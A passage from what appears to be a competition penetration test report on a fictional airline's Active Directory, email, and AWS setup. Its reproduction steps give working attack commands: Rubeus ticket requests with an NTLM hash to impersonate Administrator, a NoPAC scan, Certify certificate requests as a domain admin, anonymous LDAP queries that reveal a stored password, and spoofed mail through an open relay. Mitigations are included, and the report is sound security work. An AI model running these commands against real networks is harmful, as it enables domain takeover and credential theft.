msds-allowedtodelegateto : cifs/SkyControl01
instancetype             : 4
```

Figure 5 - Delegation access to the Domain Controllers SMB Server

2. Request a TGT as the svc_ATC user

```
Rubeus.exe asktgt /user:svc_ATC /domain:corp.kkms.local
/ntlm:24d755a2735d3eea97f31dc78580ecd4 /outfile:atc.tgt
```

```
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 24d755a2735d3eea97f31dc78580ecd4
[*] Building AS-REQ (w/ preauth) for: 'corp.kkms.local\svc_ATC'
[*] Using domain controller: fe80::a074:4ec:1228:8503%4:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

Figure 6 - Requesting TGT as user svc_ATC

3. Request a TGS for the Administrator user

```
Rubeus.exe s4u /ticket:atc.tgt
/msdsspn:"CIFS/SkyControl01.corp.kkms.local"
/impersonateuser:Administrator /ptt
```

```
[*] Building S4U2self request for: 'svc_ATC@CORP.KKMS.LOCAL'
[*] Using domain controller: SkyControl01.corp.kkms.local (fe80::a074
[*] Sending S4U2self request to fe80::a074:4ec:1228:8503%4:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'svc_ATC@CORP.KKMS.LOCAL'
[*] base64(ticket.kirbi):
```

Figure 7 - Receiving a TGS for the Administrator

END OF FINDING BLOCK

AD-C-04	9.2.5. NoPAC Privilege Escalation		
Findings Categorization			
Business Impact	Critical	**CVSS v4.0 Score**	9.4
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H		

Technical Description

NoPAC, also known as "Sam The Admin," is the name of the exploit for the CVE-2021-42287 vulnerability. CVE-2021-42287 is a privilege escalation vulnerability associated with the Kerberos Privilege Attribute Certificate (PAC) in Active Directory. The vulnerability relies on changing the "SamAccountName" property of a computer account to the name of the domain controller, effectively "spoofing" the domain controller to assume its privileges.

Business Impact Description

Since this vulnerability allows any user to reach the highest privilege level on the domain, every computer, piece of proprietary information, or amount of sensitive data is under the full discretion of that user. This could lead to financial losses, reputational damage, or further consequences if this vulnerability is exploited by an adversary.

Affected Systems

10.0.0.5

- 88
  - Kerberos authentication service

Potential Compliance Violations

PCI DSS: 6.3.3

Mitigations

Install the Microsoft Windows recommended hotfix security update: KB5008380

References

https://support.microsoft.com/en-us/topic/kb5008[redacted]tive-directory-security-accounts-manager-hardening-changes-cve-2021-42278-5975b463-4[redacted]5e1-831a-d120004e258e

Steps for Reproduction

1. Use pachine.py to run a scan of the NoPAC vulnerability against the Domain Controller.

```
python3 pachine.py -dc-host SKYCONTROL01.corp.kkms.local -scan
'corp.kkms.local/<REDACTED USER>:<REDACTED PASSWORD>'
```

```
┌──(root㉿ CPTC9-Finals[redacted]di-kali03)-[~/tools/Pachine]
└─# python3 pachine.py [redacted]host SKYCONTROL01.corp.kkms.local -scan 'corp.kkms.local/m[redacted]'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Domain controller SKYCONTROL01.corp.kkms.local is most likely vulnerable
┌──(root㉿ CPTC9-Final[redacted]di-kali03)-[~/tools/Pachine]
└─#
```

Figure 8 - Using pachine.py to check if the Domain Controller is vulnerable to CVE-2021-42278

NOTE: FINALS-XX did not execute this exploit to avoid causing a disruption to business operations.

END OF FINDING BLOCK

AD-C-05	9.2.6. Vulnerable Active Directory Certificate Services Templates		
Findings Categorization			
Business Impact	Critical	**CVSS v4.0 Score**	9.4
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H		

Technical Description

Active Directory Certificate Services (AD CS) is used for managing Public Key Infrastructure (PKI) and issuing certificates across an Active Directory domain. Certificates can be used to encrypt and digitally sign electronic documents and messages or for authentication of computer, user, or device accounts on a network.

On the Corporate Subnet (10.0.0.0/24), the Active Directory domain Certificate Authority (CA), which is responsible to administering certificates, allows low privilege domain users to request certificates as any user on the network, including Domain Administrator (DA). This vulnerability is also known as ESC1 and allows a low privilege domain user to escalate their privileges.

Business Impact Description

Since this vulnerability allows any user to reach the highest privilege level on the domain, every computer, piece of proprietary information, or amount of sensitive data is under the full discretion of that user. This could lead to financial losses, reputational damage, or further consequences if this vulnerability is exploited by an adversary.

Affected Systems

10.0.0.5

- RPC Dynamic Port Allocation (Above 1023)
  - Active Directory Certificate Services

Potential Compliance Violations

PCI DSS: 2.2.6

Mitigations

1. Navigate to the certificate authority properties
2. Click on the security tab
3. Select the "Authenticated Users" section
4. Click on the explicit deny button, preventing domain users from requesting certificates

References

https://www.encryptionconsulting.com/mitigating-esc1-and-esc8-vulnerability-in-active-directory/

https://m365internals.com/2022/11/07/investigating-certificate-template-enrollment-attacks-adcs/

Steps for Reproduction

3. On a corp.kkms.local domain joined Windows device, utilize the Certify program to enumerate and display vulnerable AD CS certificates.

```
Certify.exe find /vulnerable
```




Figure 9 - CA Permission Enumeration

4. Then request a certificate from the vulnerable template, impersonating a user in the Domain Admins group.

```
Certify.exe request /ca:SkyControl01\\corp-SKYCONTROL01-CA
/template:DocumentSigning /altname:tstriker
```

Figure 10 - Requesting a certificate as the Domain Admin

END OF FINDING BLOCK

9.3. High Risk Findings

AD-H-06	9.3.1. Finance Employee Password Stored in Description Field		
Findings Categorization			
Business Impact	High	**CVSS v4.0 Score**	6.9
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:L/SI:N/SA:N		

Technical Description

Within the Active Directory user properties for the employee, "Mark Manolia", the user's password is stored and denoted in the description field. This description field can be accessed by unauthenticated users by utilizing the ldapsearch tool.

By default, LDAP is authenticated, however, an Administrator may decide to allow an anonymous bind to allow non-domain-joined systems to query information from the domain without supplying credentials. A malicious attacker can leverage this to enumerate sensitive information about user users such as descriptions, OUs, etc. with no authentication.

Business Impact Description

As the affected user is within the Finance department, an adversary could log into this user to cause a data breach of documents and resources relating to the finances of RAKMS.

Affected Systems

10.0.0.5 - SKYCONTROL01 (Domain Controller)

- Users
  - Mark Magnolia

Potential Compliance Violations

None

Mitigations

- Establish and enforce a company policy to prevent storing passwords in plaintext, especially in areas that standard users can access

References

N/A

Steps for Reproduction

1. Run the following LDAP Command to list all Active Directory users and look for the word Password

```
 ldapsearch -x -H ldap://10.0.0.5 -D '' -w '' -b
"DC=corp,DC=kkms,DC=local" '(objectClass=Person)' | grep
"Password: " -A 3 -B 10
```

```
┌──(root㉿ CPTC9[redacted]kali04)-[~/Desktop/CORP]
└─# ldapsearch -x -H ldap://10.0.0.5 -D '' -w '' -b "DC=corp,DC=kkms,DC=local" '(objectCla
ss=Person)' | grep "Password: " -A 3 -B 10

# Mark Magnolia, Finance, Departments, corp.kkms.local
dn: CN=Mark Magnolia,OU=Finance,OU=Departments,DC=corp,DC=kkms,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Mark Magnolia
sn: Magnolia
title: Manager
description: Password: [redacted]
givenName: Mark
distinguishedName: CN=Mark Magnolia,OU=Finance,OU=Departments,DC=corp,DC=kkms,
 DC=local
```

Figure 11 - LDAP Credential Query

OR

1. Utilize the following command to list all Active Directory users that have a non-empty description field:

```
Get-ADUser -Properties SamAccountName,Enabled,Description
  -Filter 'Description -ne "null"'
```

```
PS C:\Windows\Tasks> Get-ADUser -Properties SamAccountName,Enabled,Description -Filter 'D
Get-ADUser -Properties SamAccountName,Enabled,Description -Filter 'Description -ne "null"

Description       : Built-in account for administering the computer/domain
DistinguishedName : CN=Administrator,CN=Users,DC=corp,DC=kkms,DC=local
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : 6036f0e3-9943-4284-b690-35356d4943fa
SamAccountName    : Administrator
SID               : S-1-5-21-1236396983-4153356464-247662100-500
Surname           :
UserPrincipalName : Administrator@corp.kkms.local
```

Figure 12 - Get-ADUser Enumeration

2. Navigate the Active Directory user accounts' results to see if users have a password in their description field.

```
Description       : Password: [redacted]
DistinguishedName : CN=Mark Magnolia,OU=Finance,OU=Departments,DC=corp,DC=kkms,DC=local
Enabled           : True
GivenName         : Mark
Name              : Mark Magnolia
ObjectClass       : user
ObjectGUID        : c9c6ccb7-5ad3-4152-957e-707b7ba77161
SamAccountName    : mmagnolia
SID               : S-1-5-21-1236396983-4153356464-247662100-1113
Surname           : Magnolia
UserPrincipalName :
```

Figure 13 - Password Identification in Description

END OF FINDING BLOCK

AD-H-07	9.3.2. Lack of Endpoint Protection and Enabled Antivirus Software		
Findings Categorization			
Business Impact	High	**CVSS v4.0 Score**	5.1
CVSS Vector	CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N		

Technical Description

Endpoint protection and antivirus software are designed to protect systems against known threats by using various detections such as signature-based, heuristics, and behavioral analysis. The lack of defenses renders systems susceptible to malware, viruses, worms, which leads to jeopardizing the integrity of sensitive data.

Business Impact Description

The lack of endpoint protection and antivirus increases the risk of successful malware attacks, which can lead to data loss, unauthorized access, and financial loss. This can increase the risk of ransomware attacks that can cause widespread disruption and data loss and lead to compliance issues, as many regulatory frameworks require organizations to have endpoint protection in place to protect sensitive data and systems.

Affected Systems

10.0.0.201 – SkyDesktop01
10.0.0.202 – SkyDesktop02
10.0.0.203 – SkyDesktop03

Potential Compliance Violations

PCI DSS: 5.2.2

TSA Cybersecurity 2023 Emergency Amendment – Requirement: 3

Mitigations

Investing in an EDR (Endpoint Detection and Response) or Antivirus solutions. FINALS-XX recommends that RAKMS chooses from one of the following products listed below:

- Microsoft Defender for Endpoint (MDE)
- CrowdStrike Falcon
- SentinelOne
- Carbon Black
- Cylance

References

N/A

Steps for Reproduction

1. Utilize the powershell cmdlet "Get-MpComputerStatus" to display the status of Windows Defender real time protection

```
powershell -c "Get-MpComputerStatus"
```

```
LastQuickScanSource                : 0
NISEnabled                         : False
NISEngineVersion                   : 0.0.0.0
NISSignatureAge                    : 4294967295
NISSignatureLastUpdated            :
NISSignatureVersion                : 0.0.0.0
OnAccessProtectionEnabled          : False
QuickScanAge                       : 4294967295
QuickScanEndTime                   :
QuickScanStartTime                 :
RealTimeProtectionEnabled          : False
RealTimeScanDirection              : 0
PSComputerName                     :
```

Figure 14 - RealTimeProtectionEnabled status

END OF FINDING BLOCK

ET-H-01	9.3.3. Help Desk Low Authentication for Employees		
Findings Categorization			
Business Impact	High	**CVSS v4.0 Score**	None
CVSS Vector	None		

Technical Description

RAKMS Help Desk operators require only the employees' first name and last name to begin providing them with assistance. Due to the fact employee first and last names are publicly accessible, malicious actors can imitate employees without much effort and use that to manipulate the help desk to gather sensitive information.

Business Impact Description

With vishing being possible with little to no authentication it opens RAKMS up to the following consequences financial loss, data breaches, and reputation damage. It also may disrupt operations, result in regulatory issues, and lead to increased security costs. The compromise of customer trust and potential legal consequences further highlight the importance of robust cybersecurity measures and ongoing employee training to mitigate these risks.

Affected Systems

N/A

Potential Compliance Violations

N/A

Mitigations

In response to the identified vulnerability of low authentication for employees accessing the Help Desk, it is recommended to strengthen security measures by implementing a phone-based authentication process. This involves verifying users over the phone by confirming specific information before exchanging sensitive information. This tailored approach directly addresses the risk of vishing attacks by adding an additional layer of verification, mitigating the potential consequences of financial loss, data breaches, and reputation damage. Concurrently, conducting regular employee training sessions on recognizing vishing tactics and emphasizing the importance of phone-based authentication will further enhance the organization's ability to thwart social engineering attempts.

References

N/A

Steps for Reproduction

N/A

END OF FINDING BLOCK

WA-H-01	9.3.4. Weak Administrator Credentials for Employee Database		
Unremediated			
Findings Categorization			
Business Impact	Moderate	**CVSS v4.0 Score**	8.3
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N		

Technical Description

The Employee Database login portal administrator account is accessible with weak credentials. This gives the attacker unauthorized access to the database and the ability to perform administrative tasks such as creating new employee accounts and looking at timesheet data.

Business Impact Description

The compromised administrator account poses a significant risk to the confidentiality of employee data and the integrity of timesheet records. Unauthorized access allows malicious actors to manipulate and extract sensitive information.

Affected Systems

10.0.0.43

- 80/tcp
  - Employee Database

Potential Compliance Violations

PCI DSS: 8.3.6

Mitigations

Implementing a stronger password that is not included in previous data breaches would make it exponentially more difficult for a malicious attacker to access the employee database administrator portal.

References

N/A

Steps for Reproduction

1. Navigate to the login page located at: http://10.0.0.43/ and set the username and password as admin and admin respectively and hit login. This should login as admin.




Figure 15: Employee DB Login Page




Figure 16: Logged into Employee DB as Administrator

END OF FINDING BLOCK

AD-H-08	9.3.5. Open SMTP Relay on Microsoft Exchange Server		
Findings Categorization			
Business Impact	Moderate	**CVSS v4.0 Score**	6.9
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N		

Technical Description

SMTP (Simple Mail Transfer Protocol) is a service used for sending and receiving email and is heavily utilized on a Microsoft Exchange email server like CESSNA-EXCHANGE (10.0.0.6) on the corporate subnet (10.0.0.0/24). This server is vulnerable to an open SMTP relay vulnerability, meaning that any unauthenticated adversary can anonymously connect to the SMTP server and send an email from any sender.

Business Impact Description

Since an adversary exploiting is vulnerability can impersonate any user through the email, untrained users can be easily fooled by an adversary. They can use this deception and impersonation to deliver malware and other unwanted emails and attachments, potentially compromising user workstations. This could lead to exfiltration of proprietary information, potential financial losses, or reputational damage.

Affected Systems

10.0.0.6

- 25
    - Exchange SMTP Server

Potential Compliance Violations

PCI DSS: 2.2.1

Mitigations

1. Navigate to: Start > All Programs > Microsoft Exchange > Exchange System Manager.
2. expand <Servername> (the name of your Exchange server), then expand protocols, then SMTP
3. Right click Default SMTP Server and select properties
4. Click on the Access tab, select the Relay button at the bottom.
5. Restrict authentication to "Only the list below", and potentially remove any unauthorized users.

References

https://www.techrepublic.com/article/prevent-open-relays-on-exchange-server/

Steps for Reproduction

1. Utilize the sendemail command from a Unix-based machine to automatically authenticate anonymously and send an email with desired attachments, content, and subject.

```
sendemail -s 10.0.0.6 -t <Recipient> -f <Sender address> -u
"<subject>" -a <attachment> -o tls=no -o message-file=email.txt
```

END OF FINDING BLOCK

9.4. Moderate Risk Findings

AD-M-09	9.4.1. Anonymous LDAP Queries on Domain Controller		
Findings Categorization			
Business Impact	Moderate	**CVSS v4.0 Score**	5.1
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N		

Technical Description

Lightweight Directory Access Protocol (LDAP) is a critical component of Active Directory that stores information about systems and users in an Active Directory Domain. This protocol allows users to query information about other systems and users to interact with them.

By default, LDAP is authenticated, however, an Administrator may decide to allow an anonymous bind to allow non-domain-joined systems to query information from the domain without supplying credentials. A malicious attacker can leverage this to enumerate information about users without being authenticated.

Business Impact Description

An adversary could potentially leverage this vulnerability to gain more information about the network and active directory environment, aiding in their attack. This could potentially lead to exposure to proprietary information, reputational damage, or financial loss.

Affected Systems

10.0.0.5 – Domain Controller

- 389/tcp
  - Active Directory Server

Potential Compliance Violations

PCI DSS: 2.2.6

TSA Cybersecurity 2023 Emergency Amendment – Requirement: 2

Mitigations

Set the attribute dSHeuristics to 0, and revoke permissions for anonymous access through ADSI Edit, on the domain controller as a user in the group "Domain Admins". [1]

References

N/A

Steps for Reproduction

1. Use the ldapsearch command line utility that is installed by default on Kali Linux machines to retrieve sensitive information about the Domain. Running the initial ldapsearch command prints out a large amount of information which includes usernames, groups, etc.

```
ldapsearch -x -H ldap://10.0.0.5 -D '' -w '' -b
"DC=corp,DC=kkms,DC=local"
```

2. Retrieve only the usernames that are valid on the domain, use a more structured query with flags that can filter output. The command below can be used to print out just the usernames.

```
ldapsearch -x -H ldap://10.0.0.5 -D '' -w '' -b
"DC=corp,DC=kkms,DC=local" '(objectClass=
Person)' sAMAccountName | grep sAMAccountName | awk '{print $2}'
```

Figure 17: ldapsearch returning valid domain users

END OF FINDING BLOCK

AD-M-10	9.4.2. NTLM Authentication is Allowed on the Domain		
Findings Categorization			
Business Impact	Low	**CVSS v4.0 Score**	5.3
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N		

Technical Description

Machines on the Active Directory domain corp.kkms.local on the corporate subnet (10.0.0.0/24) allow NTLM authentication by default, this increases the attack surface of any given device and could be utilized by adversaries for lateral movement on the network as a post exploitation procedure through a Pass the Hash (PtH) attack.

Business Impact Description

This vulnerability widens the attack surface of the Active Directory network, making an initial compromise more impactful to the organization. As part of an adversaries post exploitation procedures, they could exfiltrate sensitive information, create financial losses, or potentially cause reputational damage.

Affected Systems

Corp.kkms.local – Active Directory domain on the corporate network (10.0.0.0/24)

Potential Compliance Violations

PCI DSS: 2.2.6

TSA Cybersecurity 2023 Emergency Amendment – Requirement: 2

Mitigations

1. Navigate to Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options in the group policy viewer for the domain
2. Edit the NTLM authentication policy as suited for RAKMS infrastructure.

References

https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-security-restrict-ntlm-ntlm-authentication-in-this-domain

Steps for Reproduction

1. Utilize a popular tool to pass the hash, for example: impacket-wmiexec to authenticate over the WMI protocol




Figure 18 - Authenticating to CESSNA-Exchange using PtH

END OF FINDING BLOCK

ET-M-02	9.4.3. Help Desk Accessing Clear Text Credentials		
Findings Categorization			
Business Impact	Moderate	**CVSS v4.0 Score**	None
CVSS Vector	None		

Technical Description

During the Vishing Assessment, the help desk attempted to assist FINALS-XX in signing into their email. During this they alluded to the first and last character of the password of the user we were imitating. Therefore, the credentials of employees are stored in clear text and referenced by the help desk.

Business Impact Description

Storing passwords in clear text exposes businesses to severe risks, including security breaches, legal consequences, and reputational damage. This undermines customer trust, disrupts operations, and may lead to financial losses. To mitigate these risks, businesses must adopt secure password storage practices, adhere to regulations, and invest in robust cybersecurity measures.

Affected Systems

RAKMS IT Help Desk

Potential Compliance Violations

N/A

Mitigations

Hash all user passwords inside the network, and if it's needed compare what's in the record and what the user thinks is their password. What they think is their password's hash can be compared with the hash on record to verify if the passwords are different. Or just simply send a method for them to reset their password.

References

https://medium.com/maclaurin-group/what-is-clear-text-passwords-and-why-you-shouldnt-store-them-e61c604b1fb7

https://www.crowdstrike.com/cybersecurity-101/vishing/

END OF FINDING BLOCK

AD-M-11	9.4.4. Lack of Enabled Firewall Protections		
Findings Categorization			
Business Impact	Low	**CVSS v4.0 Score**	4.8
CVSS Vector	CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N		

Technical Description

The Windows firewall profiles on workstations SkyDesktop01-SkyDesktop03 are disabled, which could aid and assist an adversary in deploying malicious files and establishing persistance onto these workstations. Any device with its firewall protections disabled, could allow malicious files to make outbound connections to adversaries

Business Impact Description

Since these workstations are more susceptible to client side attacks and remote compromise, they pose a significant impact to business operations, including the exfiltration of sensitive information, and could be used to further an adversaries operation throughout the network. This operations objectives could be anything from deploying ransomware for financial gain, or defacing RAKMS assets causing reputational damage.

Affected Systems

1.0.0.201 – SkyDesktop01
1.0.0.202 – SkyDesktop02
1.0.0.203 – SkyDesktop03

Potential Compliance Violations

PCI DSS: 1.5.1

TSA Cybersecurity 2023 Emergency Amendment – Requirement: 2

Mitigations

1. Open start, then select the control panel
2. Select System and Security > Windows Defender Firewall.
3. Turn Windows defender firewall on

References

https://learn.microsoft.com/en-us/mem/intune/user-help/you-need-to-enable-defender-firewall-windows

Steps for Reproduction

1. Gain command execution to any one of the SkyDesktop devices, and initiate a connection to a listening port on your host machine using an uncommon port, as shown below.




Figure 19 - Making request to host machine on an uncommon port

END OF FINDING BLOCK

AWS-M-02	9.4.5. Public Access to Internal Employee Web Services		
Findings Categorization			
Business Impact	Moderate	**CVSS v4.0 Score**	6.9
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:L/SI:N/SA:N		

Technical Description

RAKMS AWS cloud infrastructure is hosting publicly accessible employee web services which should only be accessible through authentication to RAKMS employees. This is due to a misconfiguration of bucket policy.

Business Impact Description

Exposure of this web resource expands the attack service of the RAKMS infrastructure, and if abused could lead to significant financial impact.

Affected Systems

Amazon Web Services

- S3 Buckets
  - http://rakmstoolrequisition20240111034801124200000007.s3-website-us-east-1.amazonaws.com/
  - http://rakmslocationservice20240111034801059700000006.s3-website-us-east-1.amazonaws.com/
  - http://rakmsbarcode20240111034800721800000004.s3-website-us-east-1.amazonaws.com/

Potential Compliance Violations

N/A

Mitigations

Assign authentication to the web applications either through a the web app or aws iam roles.

References

[1] https://docs.aws.amazon.com/prescriptive-guidance/latest/security-best-practices/access-control.html
[2] https://aws.amazon.com/blogs/architecture/web-application-access-control-patterns-using-aws-services/

Steps for Reproduction

1. Navigate to an affected url (ie: http://rakmsbarcode20240111034800721800000004.s3-website-us-east-1.amazonaws.com/)




Figure 20 - Boarding Pass Generator Publically Accessible

END OF FINDING BLOCK

AWS-M-03	9.4.6. Unauthorized Access to Boarding Pass S3 Bucket		
Findings Categorization			
Business Impact	Low	**CVSS v4.0 Score**	6.3
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:N/VA:N/SC:L/SI:N/SA:N		

Technical Description

